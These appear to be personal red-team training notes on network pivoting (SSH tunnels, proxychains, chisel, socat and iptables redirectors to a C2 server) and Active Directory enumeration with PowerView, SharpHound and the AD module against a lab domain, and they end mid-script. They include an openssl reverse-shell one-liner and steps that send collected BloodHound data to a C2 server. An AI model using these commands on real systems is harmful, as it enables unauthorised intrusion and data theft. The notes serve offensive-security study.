
Pivot to an internal webserver

```
#TERMINAL 1
ssh -p 2222 bastion@pivotclub -L 5080:10.199.2.120:80
connect via firefox: localhost:5080
```



Pivot to another ssh host

```
#TERMINAL 1
ssh -p 2222 bastion@pivotclub 2223:10.212.243.13:22

#TERMINAL 2
ssh -p 2223 tyler@localhost
```




SSH via a Jump Box (-J)

```
#TERMINAL 1
ssh tyler@10.212.243.13 -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -J bastion@pivotclub:2222
        <ssh target>                                                                   <through this jump box first>
```


Forward traffic on another interface to your main box

```
#TERMINAL 1
// Create a redir to point to our target box
ssh -p 2222 bastion@pivotclub -L 2223:10.212.243.13:22

#TERMINAL 2
// Set up a reverse tunnel on the target box to forward traffic from it's other interface (.199 ip) port 58671 to my box @ 518671
ssh -p 2223 tyler@localhost -R 10.112.3.199:58671:127.0.0.1:58671

#TERMINAL 3
// Open a listener on my box to wait for traffic to come to me
nc -klvp 58671
```



Using redirectors to proxychains an NMAP scan

```
#TERMINAL 1 - set up your first tunnel to the internal network
ssh -p 2222 bastion@pivotclub -L 2223:10.212.243.13:22

#TERMINAL 2 - set up your dynamic port forward to set up proxychains
ssh -p 2223 tyler@localhost -D 9050

#TERMINAL 3 - use your dynamic port forward to scan the network
proxychains nmap -Pn -sT -p- 10.112.3.207
```



ProxyChains

Wednesday, October 16, 2024 6:58 PM

TCP ONLY!!

```
// Create a Dynamic Port Forwarding
# ssh -D <socks_port> <user>@<server>
// Edit your /etc/proxychains4.conf file
socks4 127.0.0.1 <socks_port>
# proxychains <command>
```

https://github.com/haad/proxychains

Chisel

Wednesday, October 16, 2024 6:58 PM

Fast tunneler for TCP/UDP connection transported over HTTP

```
// Listens on port 1080, run from the target readteamer.tips
# ./chisel server --port 1080 --socks5
// Connects to chisel server running the socks proxy
# ./chisel client readteamer.tips:1080 R:socks

// Listens on port 9000, run from the target readteamer.tips
# ./ chisel server --port 9000 --reverse
// Port Forward with Chisel
# ./chisel client readteamer.tips:9000 R:90:internal.target:80
```

https://github.com/jpillora/chisel

SSHuttle

Wednesday, October 16, 2024 6:58 PM

- Tunnel ALL traffic through network
- Set target subnet to 0.0.0.0/0 or 0/0 to forward all traffic
- Use --dns to proxy DNS queries through the server

```
// Connect to remote host
# sshuttle -vv -r <user>@<remote_server> <target_subnet>
// Route dns queries through proxy
# sshuttle --dens -vv -r  <user>@<remote_server> 0/0
```

https://github.com/sshuttle/sshuttle

OpenSSL

Wednesday, October 16, 2024 7:16 PM

A command-line application to perform cryptography tasks, such as creating and handling certificates and related files

```
// Generate a new RSA Key and create certificates
# openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
// Start a listen on the local host
# openssl s_server -quiet -key key.pem -cert cert.pem -port <lport>
// Connect from target to listening host
# mkfifo /tmp/s; /bin/sh -I < /tmp/s 2>$1 | openssl s_client -quiet -connect <lhost>:<lport> > /tmp/s; rm /tmp/s
```

https://www.openssl.org/

cURL

Wednesday, October 16, 2024 7:22 PM

cURL is a command-line tool that creates HTTP requests

```
// First create Dynamic Port Forwarding
# ssh -D <socks_port> <user>@<server>
// Use -x/--proxy argument to use a proxy
# curl -x "`http://127.0.01:<socks_port>" `http://example.com
// ~./curlrc for permanent proxy
# grep "proxy=" ~/.curlrc
proxy=http://127.0.0.1:8080
```

https://curl.se/

wget

Wednesday, October 16, 2024 7:27 PM

```
// First create a Dynamic Port forwarding
# ssh -D <socks_port> <user>@<server>
// Use proxy via cmd line using the -e argument
# wget `http://example.com/ -e use_proxy=yes -e http_proxy=
127.0.0.1:<socks_port>
// Use Proxy via configuration by editing /etc/wgetrc
# grep "proxy=" /etc/wgetrc
use_proxy=yes
http_proxy=127.0.0.1:<socks_port>
https_proxy=127.0.0.1:<socks_port>
```

iptables

Wednesday, October 16, 2024 7:31 PM

- Command-line firewall utility that uses policy chains to allow, block, and log traffic

```
// Enable port forwarding in the kernel
# echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
// Create a rule to redirect matching traffic on the same host
# iptables -t nat -A PREROUTING -I <interface> -p tcp --dport <port_a> -j REDIRECT --to-port <port_b>
// Create a rule to redirect matching traffic to a different host
# iptables -t nat -A PREROUTING -p tcp -s 192.168.1.2 --sport 12345:12356 -d 192.168.100.2 --dport 22
```

iptables for DNS

```
iptables -I INPUT -p udp -m udp --dport 53 -j ACCEPT
iptables -t nat -A PREROUTING -p udp --dport 53 -j DNAT --to-destination <C2IPADDRESS>:53
iptables -t nat -A POSTROUTING -j MASQUERADE
iptables -I FORWARD -j ACCEPT
iptables -P FORWARD ACCEPT
sysctl net.ipv4.ip_forward=1
```

iptables for HTTP/S

```
iptables -I INPUT -p tcp -m tcp --dport 80 -j accept
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination <C2_IPADDRESS>:80
iptables -t nat -A POSTROUTING -j MASQUERADE
iptables -I FORWARD -j ACCEPT
iptables -P FORWARD ACCEPT
sysctl net.ipv4.ip_forward=1
```

socat

Wednesday, October 16, 2024 10:38 PM

- Command line tool that creates bidirectional byte streams to transfer data between them

```
// Redirect all Port A connections locally to port B
# socat TCP4-LISTEN: <port_b>,reuseaddr,fork TCP4-LISTEN: <port_a>,reuseaddr

// Port to remote ip and port
# socat TCP-Listen: <lport>,fork TCP: <redirect_ip>:<rport> &

// Translate between IPv4 and IPv6
# socat TCP-LISTEN: <lport>,fork TCP6:<redirect_ipv6>:<rport> &
```

socat for DNS

```
socat udp4-recvfrom:53,reuseaddr,fork udp4-sendto:<IPADDRESS>; echo -ne
```

socat for HTTP/S

```
socat TCP4-LISTEN:80,fork TCP4:<C2_IPADDRESS>:80
```

Enumeration Mental Model

Friday, October 18, 2024 1:29 PM

Enumeration Mental Model

Domain Discovery and Enumeration

When you get your initial foothold in a Windows based environment there are a few questions good red team operators must ask themselves before undertaking any action:

Host Reconnaissance:

- What defenses are in place on the machine I landed on?
- What programs are running on the machine?
- Which users are logged in?

What privileges does my current user have?

- Can I access network shares, if so, which rights do I have? (read/read-write)
- Am I local admin on any machine in the domain?
- Can I modify properties of any objects in AD? (e.g., Writedacl on Domain Admin group)

Can I compromise a system/service/user that will help me advance my objectives?
Red teaming is not a pwn all the things game! Red teams should only compromise accounts that help obtain their predefined objectives.

Windows

Thursday, October 17, 2024 4:36 PM

ACCOUNT DISCOVERY

SHELL	COMMAND	DESCRIPTION
cmd	whoami; who; w	CREATES ALERTS!! BEWARE!!
cmd	set	Displays environmental varialbes and has a lot of useful information
cmd	net user	
cmd	net localgroup	
cmd	wmic useraccount	
cmd	wmic group	
powershell	Get-LocalUser	
powershell	Get-LocalGroup	

PROCESS DISCOVERY

SHELL	COMMAND	DESCRIPTION
cmd	tasklist	
cmd	wmic process	
powershell	get-process	

Service Discovery

SHELL	COMMAND	DESCRIPTION
cmd	sc	
cmd	tasklist /svc	
cmd	net start	
cmd	wmic service	
powershell	Get-Service	

LOCAL NETWORK ENUMERATION

SHELL	COMMAND	DESCRIPTION
cmd	ipconfig /all	
cmd	ipconfig /displaydns	
cmd	netstat -na	
cmd	arp -a	
cmd	net session	
powershell	Gete-NetTCPConnection	

EXAMPLE

SHELL	COMMAND	DESCRIPTION

Empire Windows Discovery Flow Example

Sunday, October 20, 2024 2:23 PM

LOCAL ACCESS Enumeration

Execution Method	Command	Options	Description
shell command	net localgroup administrators		query the local administrators group
Execute Module	csharp/SharpSploit.Enumeration/GetNetLocalGroupMember	Computernames: WK01 LocalGroup: Administrators	show members of local administrators group
Execute Module	powershell/situational_awareness/network/powerview/get_group	Identity: Gareth.Kilgallen	displays groups that the account is a part of

REMOTE ACCESS Enumeration

Execution Method	Command	Options	Description
Execute module	powershell/management/invoke_script	ScriptCmd: Get-NetlocalGroupMember -Computername fs01 ScriptPath: /home/sec565/tools/PowerView.ps1	RPC call to retrieve localgroup membership on a remote computer ***OPSEC SAFE* if you're not spraying to all computers in a network***
Execute Module	powershell/management/invoke_script	ScriptCmd: Find-GPOComputerAdmin -Computername hr01 ScriptPath: /home/sec565/tools/PowerView.ps1	Correlate interesting GPOs to identify key groups or users to target
Drop file to disk	C:\Users\Public	/home/sec565/tools/sharphound.exe	Empire wasn't updated, needed to drop sharphound to ingest GPO data to bloodhound
shell command	cd c:\users\public ; sharphound.exe	-c DCOnly --memcache --zippassword sec565rules --zipfilename financialreport.zip	execute sharphound.exe, create a zip archive of important data for bloodhound.
starkiller gui	rclick c:\users\public folder, refresh	rclick financialreport.zip, download to C2 server	download .zip archive for bloodhound
Execute Module	powershell/situational_awareness/network/powerview/share_finder		enumerate shares on the target's network (takes a long time)

LOCAL SESSIONS Enumeration

There are three ways of enumerating remote login sessions:

- using the NetWkstaUserEnum API call : Requires admin privileges on remote host.
- using the NetSessionEnum API call : requires admin privileges on remote host or a weak DACL configuration on the LanManServer registry key.
- using remote registry, extracting the SID of HKEY_USERS and translating it back to human readable format (if possible) : requires admin privilges on remote host or a weak DACL on HKEY_USERS registry hive.

Execution Method	Command	Options	Description
Execute Module	csharp/SharpSploit.Enumeration/GetNetLoggedOnUser	ComputerNames: FS01	*WASTED COMMAND* no results because not admin
Execute Module	csharp/SharpSploit.Enumeration/GetNetSession	ComputerName: FS01	LanManServer registry key query, normally only admins can enum, but misconfigurations happen
Execute Moduel	powershell/management/invoke_script	ScriptCmd: Get-RegLoggedOn -Computername fs01.draconem.corp ScriptPath: /home/sec565/tools/PowerView.ps1	(After changing a line to remove "-OurputType 'domainsimple'" from powerview, enumerate logged-on users on the target

PROCESS Enumeration

Execution Method	Command	Options	Description
shell command	ps		query the running processses

GPO Enumeration (with bloodhound)

Execution Method	Command	Options	Description
bash command	cd <sharphound_extract.zip>	unzip -P sec565rules <bloodhound_zip_name>	extract bloodhound data for ingestion
bash command	./BloodHound		execute bloodhound binary
bloodhound gui	drag and drop files into gui		ingests the data for analysis
bloodhound gui	type "recruiting" in search bar	click the yellow "people" node	view data about recruiting@draconem.corp
bloodhound gui	scroll to the "Local Admin Rights" section	click on the First Degree Local Admin tab	shows the correlation with the group "recruiting" and the host HR01, showing the group has admin privileges on that machine
bloodhound gui	scroll to the "group members" section	click on the "Direct Members" tab	shows the members of the group "recruiting"

AD Enumeration

Friday, October 18, 2024 1:34 PM

How Do We Enumerate? | Domain Discovery and Enumeration

What goes under the radar at client X **does not necessarily** go under the radar at client Y

- Querying AD programmatically (e.g., SharpView)
- Utilizing scripts (e.g., AD module, PowerView, Pywerview)
- Third-party executables such as Adfind
- Microsoft built tooling such as RSAT and ADSI

Tool	Description	Link
PowerSploit	Microsoft Powershell modules to aid PenTesters, lots of great commands/modules here	https://github.com/PowerShellMafia/PowerSploit/
SharpView	.NET port of PowerView	https://github.com/tevora-threat/SharpView
Pywerview	Python port of Powerview for linux users, AD enumeration (actively maintained)	https://github.com/the-useless-one/pywerview
adfind	flexible command line AD query tool	https://www.joeware.net/freetools/tools/adfind/
ADExplorer	Sysinternals active directory enumeration tool	https://learn.microsoft.com/en-us/sysinternals/downloads/adexplorer

Powershell AD Module (native to PS)

import-module ActiveDirectory (requires RSAT download)

User Enumeration

Command	Description	Output
Get-Aduser -Filter *	Gets all AD users	DistinguishedName : CN=Rayhan Ahmed,OU=Staff,DC=dracones,DC=corp Enabled : True GivenName : Rayhan Name : Rayhan Ahmed ObjectClass : user ObjectGUID : f45c14ea-b576-4f41-82a7-87ac94e58a50 SamAccountName : Rayhan.Ahmed SID : S-1-5-21-398853468-793045738-61982818-1121 Surname : Ahmed UserPrincipalName : Rayhan.Ahmed@dracones.corp
Get-ADUser -SearchBase "OU=IT,DC=Dracones,DC=corp" -Filter *	Gets all AD users that are in the "IT" Organizational Unit	
Get-ADUser -Filter "Description -like '*'" -Properties Description | select name,Description	Gets AD users with a Description	

Computer Enumeration

Command	Description	Output
Get-AdComputer -Filter *	Gets all AD computers	DistinguishedName : CN=STUDENT01,CN=Computers,DC=dracones,DC=corp DNSHostName : student01.dracones.corp Enabled : True Name : STUDENT01 ObjectClass : computer ObjectGUID : 7abc8094-171d-4b89-8a06-e63124c87d75 SamAccountName : STUDENT01$ SID : S-1-5-21-398853468-793045738-61982818-1243 UserPrincipalName :

Domain Trust Enumeration

Command	Description	Output
Get-ADTrust -Filter *	Verify existing trusts across domains	Direction : Bidirectional DisallowTransitivity : False DistinguishedName : CN=dev.dracones.corp,CN=System,DC=dracones,DC=corp ForestTransitive : False InterForest : True IsTreeParent : False IsTreeRoot : False Name : dev.dracones.corp ObjectClass : trustedDomain ObjectGUID : aa05d3f5-b63f-481b-bf0b-7040b3e8d9d5 SelectiveAuthentication : False SIDFilteringForestAware : True SIDFilteringQuarantined : False Source : DC=dracones,DC=corp Target : dev.dracones.corp TGTDelegation : True TrustAttributes : 2144 TrustedPolicy : TrustingPolicy : TrustType : Uplevel UplevelOnly : False UsesAESKeys : False UsesRC4Encryption : False

Password Policy Enumeration

Command	Description	Output
Get-ADDefaultDomainPasswordPolicy	Enumerate the AD password policy	ComplexityEnabled : True DistinguishedName : DC=dracones,DC=corp LockoutDuration : 00:10:00 LockoutObservationWindow : 00:10:00 LockoutThreshold : 0 MaxPasswordAge : 42.00:00:00 MinPasswordAge : 1.00:00:00 MinPasswordLength : 7 ObjectClass : domainDNS ObjectGuid : 5b32ce3-5a13-4669-bdbf-c830b0d943c PasswordHistoryCount : 24 ReversibleEncryptionEnabled : False

Fine Grained Password Policy Enumeration

Command	Description	Output
Get-ADFineGrainedPasswordPolicy -Filter *	(Req DA or higher) Enumerates Fine Grained Password Policies in the DA	AppliesTo : {CN=Engineering,OU=Engineering,DC=dracones,DC=corp} ComplexityEnabled : True DistinguishedName : CN=engineering-psl,CN=Password Settings Container,CN=System,DC=dracones,DC=corp LockoutDuration : 00:30:00 LockoutObservationWindow : 00:30:00 LockoutThreshold : 0 MaxPasswordAge : 42.00:00:00 MinPasswordAge : 1.00:00:00 MinPasswordLength : 10 Name : engineering-psl ObjectClass : msDS-PasswordSettings ObjectGUID : 84b16866-698c-4128-8622-c95eba761dc1 PasswordHistoryCount : 24 Precedence : 100 ReversibleEncryptionEnabled : True

Local Administrator Password Solution (LAPS) Enumeration

Command	Description	Output
Get-ADComputer -Filter * -Properties * | Where-Object { $_.'ms-Mcs-admpwdexpirationTime' -ne $null } | select name	Queries the AD, enumerates all computers with a value set in the "ms-Mcs-AdmPwdExpirationTime" property	name ---- DC01 DC02

Group Managed Service Account (gSMA) Enumeration

Command	Description	Output
Get-ADServiceAccount -Filter * -Properties * | select name, PrincipalsAllowedToRetrieveManagedPassword	Queries the AD for gMSA	name PrincipalsAllowedToRetrieveManagedPassword ---- ---------- engineer_svc {CN=Engineering,OU=Engineering,DC=dracones,DC=corp}

DNS Enumeration (NOT nslookup)

Command	Description	Output
Get-ADComputer -Filter * -Properties * | select name,ipv4address	DNS Forward Lookup	name IPv4Address ---- ----------- DC01 10.130.5.40 DC02 10.130.5.41 ms1337 MS01 10.130.5.44 FS01 10.130.5.43 DB01 10.130.6.46 PRD0 10.130.6.45 WK01 10.130.2.20 DEV01 10.130.7.30 MAIL 10.130.1.13 STUDENT01 10.130.2.21
Get-ADComputer -Properties IPv4Address -Filter * | where IPv4Address -eq 'SOME IP ADDRESS' | select name	DNS Reverse Lookup	name ---- WK01

PowerView & SharpView (C# port of PV)

#Import the PowerView module, using (Iex -iwr(<url>))

https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/

User Enumeration

Command	Description	Output
Get-DomainUser		logpxyexchangedn : /o=dracones/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=1495bfe9a0d44f59b8d5f107a144e66-austin.cundiff msExchUseOAB : True distinguishedname : CN=austin.cundiff,OU=Staff,DC=dracones,DC=corp objectclass : {top, person, organizationalPerson, user} displayname : austin.cundiff showInaddressbook : {CN=MailboxesVLV1,CN=All System Address Lists,CN=Address Lists Container,CN=dracones,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=dracones,DC=corp, CN=All Mailboxes(VLV),CN=All System Address Lists,CN=Address Lists Container,CN=dracones,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=dracones,DC=corp, CN=All Recipients(VLV),CN=All System Address Lists,CN=Address Lists Container,CN=dracones,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=dracones,DC=corp, CN=Default Global Address List,CN=All Global Address Lists Container,CN=dracones,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=dracones,DC=corp...} samaccountype : USER_OBJECT userprincipalname : austin.cundiff@dracones.corp msexchuseracceptancontrol : 0 primarygroupid : 513 objectsid : S-1-5-21-398853468-793045738-61982818-1215 msexchmailboxsecuritydescriptor : {1, 0, 4, 128...} msexchmailboxflags : 130 codepage : 0 msexchhomeservername : /o=dracones/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Configuration/cn=Servers/cn=MAIL msexcharchivequota : 104857600 msexchumdtmfmap : {emailAddress:2870462863455, lastNameFirstName:2863433287846, firstNameLastName:2870462863455} msexchrbacpolicylink : CN=Default Role Assignment Policy,CN=Policies,CN=RBAC,CN=dracones,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=dracones,DC=corp accountexpires : NEVER cn : Austin Cundiff whenchanged : 10/14/2024 5:34:47 PM instancetype : 4 usncreated : 8494 objectguid : 9fd9a6ef-36d8-4b34-abc2-8de70e33187f msexchpoliciesincluded : {d86e589f-ce83-413f-b96a-26ab2f7e7a9b, {26491cfc-9a58-4857-861b-0cb8df22b5d7}} msexchcalendarloggingquota : 6291456 cn : CundiffF msexcharchivewarnquota : 94371840 samaccountname : austin.cundiff objectcategory : CN=Person,CN=Schema,CN=Configuration,DC=dracones,DC=corp dscorepropagationdata : {2/15/2024 5:21:09 PM, 1/1/1601 12:00:01 AM} givenname : Austin msexchdumpsterquota : 31457280 msexchuseremailbuseccreated : 2/15/2024 5:40:03 PM memberof : CN=Staff,OU=Staff,DC=dracones,DC=corp msfuseredfaults : True name : Austin Cundiff msexchrecipientdisplaytype : 1073741824 homemdb : CN=Mailbox Database 0649708550,CN=Databases,CN=Exchange Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=dracones,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=dracones,DC=corp proxyaddresses : SMTP:austin.cundiff@dracones.corp msexchrecipientdetailsds : 1 useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD whencreated : 2/15/2024 4:41:15 PM countrycode : 0 msexchversion : 8021026259840 dwadlastset : 2/15/2024 4:41:15 PM

Remote Server Administration Tool (RSAT)

Start > Settings > search bar "remote"


(mmc.exe) - GUI enumeration

Install the Remote Server Administration Tool (RSAT)

```
Add-WindowsCapability -online -Name Rsat.ActiveDirectory.DS-LDS.Tools~~~~0.0.1.0
Get-WindowsCapability -Name RSAT* -Online | Select-Object -Property DisplayName, State
```


RSAT Snap-ins for Enum

AD Users and Computers




Password Policy Enumeration - ADSI Edit Snap-in

Rclick > Connect (default settings)




LAPS Enumeration (GPO settings)

Group Managed Service Accounts (gMSA)



DNS (Usually hosted on a DNS server, Requires DA account)



EXAMPLE

User Enumeration

Command	Description	Output

Computer Enumeration

Command	Description	Output

Domain Trust Enumeration

Command	Description	Output

Password Policy Enumeration

Command	Description	Output

Fine Grained Password Policy Enumeration

Command	Description	Output

Local Administrator Password Solution (LAPS) Enumeration

Command	Description	Output

Group Managed Service Account (gSMA) Enumeration

Command	Description	Output

DNS Enumeration (NOT nslookup)


Command	Description	Output

User Enumeration


Command	Description	Output

User Enumeration

Command	Description	Output




```
memberof                      : CN=Staff,OU=Staff,DC=draconem,DC=corp
mdbusedefaults                : True
name                          : Austin Cundiff
msexchrecipientdisplaytype    : 1073741824
homemdb                       : CN=Mailbox Database 0449706590,CN=Databases,CN=Exchange Administrative Group
                                (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=draconem,CN=Microsoft
                                Exchange,CN=Services,CN=Configuration,DC=draconem,DC=corp
proxyaddresses                : SMTP:Austin.Cundiff@draconem.corp
msexchrecipienttypedetails    : 1
useraccountcontrol            : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated                   : 2/15/2024 4:41:15 PM
countrycode                   : 0
msexchversion                 : 88218628259840
pwdlastset                    : 2/15/2024 4:41:15 PM
mail                          : Austin.Cundiff@draconem.corp
usnchanged                    : 45173
msexchmailboxguid             : {191, 158, 35, 47...}
msexchdumpsterwarningquota    : 20971520
```



Computer Enumeration

Command	Description	Output
Get-DomainComputer		



```
logoncount                    : 7
iscriticalsystemobject        : False
distinguishedname             : CN=STUDENT01,CN=Computers,DC=draconem,DC=corp
objectclass                   : {top, person, organizationalPerson, user...}
lastlogontimestamp            : 10/14/2024 3:33:09 PM
objectsid                     : S-1-5-21-398853460-793045738-61982818-1243
samaccountname                : STUDENT01$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
countrycode                   : 0
cn                            : STUDENT01
accountexpires                : NEVER
whenchanged                   : 10/14/2024 3:35:05 PM
instancetype                  : 4
usncreated                    : 12387
objectguid                    : 7abc8894-17dd-4b09-8e06-e631246c8705
operatingsystem               : Windows Server 2019 Datacenter
operatingsystemversion        : 10.0 (17763)
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=draconem,DC=corp
dscorepropagationdata         : {2/15/2024 5:21:03 PM, 1/1/1601 12:00:01 AM}
serviceprincipalname          : {WSMAN/student01, WSMAN/student01.draconem.corp, TERMSRV/STUDENT01, TERMSRV/student01.draconem.corp...}
lastlogon                     : 10/18/2024 3:34:59 PM
usnchanged                    : 45266
useraccountcontrol            : WORKSTATION_TRUST_ACCOUNT
whencreated                   : 2/15/2024 4:45:42 PM
primarygroupid                : 515
pwdlastset                    : 10/14/2024 3:34:49 PM
msds-supportedencryptiontypes : 28
name                          : STUDENT01
dnshostname                   : student01.draconem.corp
```


Domain Trust Enumeration

Command	Description	Output
Get-DomainTrust		

```
SourceName      : draconem.corp
TargetName      : thunderbird.corp
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : TREAT_AS_EXTERNAL,FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 2/15/2024 4:43:01 PM
WhenChanged     : 10/14/2024 3:59:21 PM
```

Password Policy Enumeration

Command	Description	Output
Get-DomainPolicy		




```
Unicode        : @{Unicode=yes}
SystemAccess   : @{MinimumPasswordAge=1; MaximumPasswordAge=42; MinimumPasswordLength=7; PasswordComplexity=1; PasswordHistorySize=24; LockoutBadCount=0;
                 RequireLogonToChangePassword=0; ForceLogoffWhenHourExpire=0; ClearTextPassword=0; LSAAnonymousNameLookup=0}
KerberosPolicy : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600; MaxClockSkew=5; TicketValidateClient=1}
RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}
Version        : @{signature="$CHICAGO$"; Revision=1}
Path           : \\draconem.corp\sysvol\draconem.corp\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
GPOName        : {31B2F340-016D-11D2-945F-00C04FB984F9}
GPODisplayName : Default Domain Policy
```

Fine Grained Password Policy Enumeration

Command	Description	Output
	PowerView doesn't have a solution for this issue, this is a scrip to add to perform the required actions	

```
  function Get-
FineGrainedPasswordPolicies {
  [CmdletBinding()]
    Param (
      [Parameter(ValueFromPipeline=
$True)]
      [String]
      $PolicyName = '*',

      [String]
      $Domain,

      [String]
      $DomainController,

      [String]
      $ADSpath,

      [Switch]
      $FullData,

      [ValidateRange(1,10000)]
      [Int]
      $PageSize = 200,


[Management.Automation.PSCredential]
      $Credential
    )

  begin {
      $FineGrainedSearcher = Get-
DomainSearcher -Domain $Domain -
DomainController $DomainController -
Credential $Credential -ADSpath
$ADSpath -PageSize $PageSize
  }
  process {
      if ($FineGrainedSearcher) {

$FineGrainedSearcher.filter="(&(ObjectCl
ass=msDS-PasswordSettings)(name=
$PolicyName))"
          }

          try {

$FineGrainedSearcher.FindAll() | Where-
Object {$_} | ForEach-Object {
                  if ($FullData) {
                      # convert/process
the LDAP fields for each result
                      Convert-
LDAPProperty -Properties $_.Properties
                  }
                  else {
                      # otherwise just
returning the ADS paths of the OUs

$_.properties.adspath
                  }
              }
          }
          catch {
              Write-Warning $_
          }
      }
  }
```



Local Administrator Password Solution (LAPS) Enumeration

Command	Description	Output
Get-DomainComputer -Properties * | Where-Object { $_.'ms-Mcs-admpwdexpirationtime' -ne $null } | select name		

```
name
----
DC01
DC02
```

Group Managed Service Account (gSMA) Enumeration

Command	Description	Output


```
function Get-NetGmsa {

    [CmdletBinding()]
    Param (
        [Parameter(ValueFromPipeline=
$True)]
        [String]
        $gmsaName = '*',

        [String]
        $Domain,

        [String]
        $DomainController,

        [String]
        $ADSpath,

        [Switch]
        $FullData,

        [ValidateRange(1,10000)]
        [Int]
        $PageSize = 200,


[Management.Automation.PSCredential]
        $Credential
    )

    begin {
        $GMSASearcher = Get-
DomainSearcher -Domain $Domain -
DomainController $DomainController -
Credential $Credential -ADSpath
$ADSpath -PageSize $PageSize
    }
    process {
